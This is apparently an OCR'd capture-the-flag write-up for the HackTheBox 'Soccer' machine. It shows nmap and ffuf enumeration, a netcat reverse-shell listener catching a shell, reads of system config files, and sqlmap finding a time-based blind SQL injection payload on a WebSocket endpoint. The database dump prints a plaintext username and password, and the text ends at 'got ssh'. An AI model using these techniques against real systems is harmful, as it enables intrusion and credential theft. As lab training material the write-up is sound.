
Information Gathering

1) found services

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.11.194 -p22,80,9091 -sV --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-19 09:59 IST
Nmap scan report for 10.10.11.194
Host is up (0.19s latency).

PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http            nginx 1.18.0 (Ubuntu)
9091/tcp open  xmltec-xmlmail?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.c
gi?new-service :
SF-Port9091-TCP:V=7.94SVN%I=7%D=12/19%Time=65811C17%P=x86_64-pc-linux-gnu%
SF:r(informix,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20clo
SF:se\r\n\r\n")%r(drda,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnectio
SF:n:\x20close\r\n\r\n")%r(GetRequest,168,"HTTP/1\.1\x20404\x20Not\x20Foun
SF:d\r\nContent-Security-Policy:\x20default-src\x20'none'\r\nX-Content-Typ
SF:e-Options:\x20nosniff\r\nContent-Type:\x20text/html;\x20charset=utf-8\r
SF:\nContent-Length:\x20139\r\nDate:\x20Tue,\x2019\x20Dec\x202023\x2004:29
SF::18\x20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x20
SF:lang=\"en\">\n<head>\n<meta\x20charset=\"utf-8\">\n<title>Error</title>
SF:\n</head>\n<body>\n<pre>Cannot\x20GET\x20/</pre>\n</body>\n</html>\n")%
SF:r(HTTPOptions,16C,"HTTP/1\.1\x20404\x20Not\x20Found\r\nContent-Security
SF:-Policy:\x20default-src\x20'none'\r\nX-Content-Type-Options:\x20nosniff
```

2) checked the page




3) no subdomains found

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://10.10.11.194 -H "Host: FUZZ.soccer.htb" -fs 178

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.194
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.soccer.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 178
________________________________________________

:: Progress: [4989/4989] :: Job [1/1] :: 199 req/sec :: Duration: [0:00:24] :: Errors: 0 ::
```


4) found a page


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://soccer.htb/FUZZ -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://soccer.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 6917, Words: 2196, Lines: 148, Duration: 190ms]
tiny                    [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 188ms]
                        [Status: 200, Size: 6917, Words: 2196, Lines: 148, Duration: 189ms]
:: Progress: [87651/87651] :: Job [1/1] :: 213 req/sec :: Duration: [0:07:08] :: Errors: 0 ::
```




Exploitation


1) logged in with default creds






2) found a writable directory





3) got RCE



4) got reverse shell


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.194] 46334
www-data@soccer:~/html/tiny/uploads$
```

5) found more vhosts


```
www-data@soccer:~$ cat /etc/hosts
127.0.0.1       localhost       soccer  soccer.htb      soc-player.soccer.htb

127.0.1.1       ubuntu-focal    ubuntu-focal
```

```
www-data@soccer:~$ cat /etc/nginx/sites-available/soc-player.htb
server {
        listen 80;
        listen [::]:80;

        server_name soc-player.soccer.htb;

        root /root/app/views;

        location / {
                proxy_pass http://localhost:3000;
                proxy_http_version 1.1;
                proxy_set_header Upgrade $http_upgrade;
                proxy_set_header Connection 'upgrade';
                proxy_set_header Host $host;
                proxy_cache_bypass $http_upgrade;
        }

}
www-data@soccer:~$
```


6) checked the new page



7) created an account to test



8) got access to a new page



9) it uses web sockets

```
<script>
    var ws = new WebSocket("ws://soc-player.soccer.htb:9091");
    window.onload = function () {

    var btn = document.getElementById('btn');
    var input = document.getElementById('id');

    ws.onopen = function (e) {
        console.log('connected to the server')
    }
    input.addEventListener('keypress', (e) => {
        keyOne(e)
    });

    function keyOne(e) {
        e.stopPropagation();
        if (e.keyCode === 13) {
            e.preventDefault();
            sendText();
        }
    }

    function sendText() {
        var msg = input.value;
        if (msg.length > 0) {
            ws.send(JSON.stringify({
                "id": msg
            }))
        }
        else append("????????")
    }
    }

    ws.onmessage = function (e) {
    append(e.data)
    }

    function append(msg) {
    let p = document.querySelector("p");
    // let randomColor = '#' + Math.floor(Math.random() * 16777215).toString(16);
    // p.style.color = randomColor;
    p.textContent = msg
    }
```

10) found sqli

```
└─$ sqlmap -u ws://soc-player.soccer.htb:9091 --data '{"id": "1"}'
        ___
       __H__
 ___ ___[*]_____ ___ ___  {1.7.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
 no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:14:26 /2023-12-19/

JSON data found in POST body. Do you want to process it? [Y/n/q] y
[11:14:28] [INFO] testing connection to the target URL
[11:14:32] [INFO] testing if the target URL content is stable
[11:14:32] [INFO] target URL content is stable
[11:14:32] [INFO] testing if (custom) POST parameter 'JSON id' is dynamic
[11:14:33] [WARNING] (custom) POST parameter 'JSON id' does not appear to be dynamic
[11:14:34] [WARNING] heuristic (basic) test shows that (custom) POST parameter 'JSON id' might not be injectable
[11:14:35] [INFO] testing for SQL injection on (custom) POST parameter 'JSON id'
[11:14:35] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:14:38] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:14:39] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:14:43] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:14:46] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:14:50] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:14:55] [INFO] testing 'Generic inline queries'
[11:14:56] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:14:58] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:15:01] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:15:04] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[11:15:17] [INFO] (custom) POST parameter 'JSON id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[11:16:53] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:16:53] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[11:17:12] [INFO] target URL appears to be UNION injectable with 3 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] y
[11:17:34] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[11:17:34] [INFO] checking if the injection point on (custom) POST parameter 'JSON id' is a false positive
n
sqlmap identified the following injection point(s) with a total of 96 HTTP(s) requests:
---
Parameter: JSON id ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: {"id": "1 AND (SELECT 6308 FROM (SELECT(SLEEP(5)))SpmS)"}
```

11) Enumerated databases

```
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] soccer_db
[*] sys
```

12) found credentials

```
Database: soccer_db
Table: accounts
[1 entry]
+------+--------------------+----------------------+----------+
| id   | email              | password             | username |
+------+--------------------+----------------------+----------+
| 1324 | player@player.htb | PlayerOftheMatch2022 | player   |
+------+--------------------+----------------------+----------+
```

13) got ssh

```
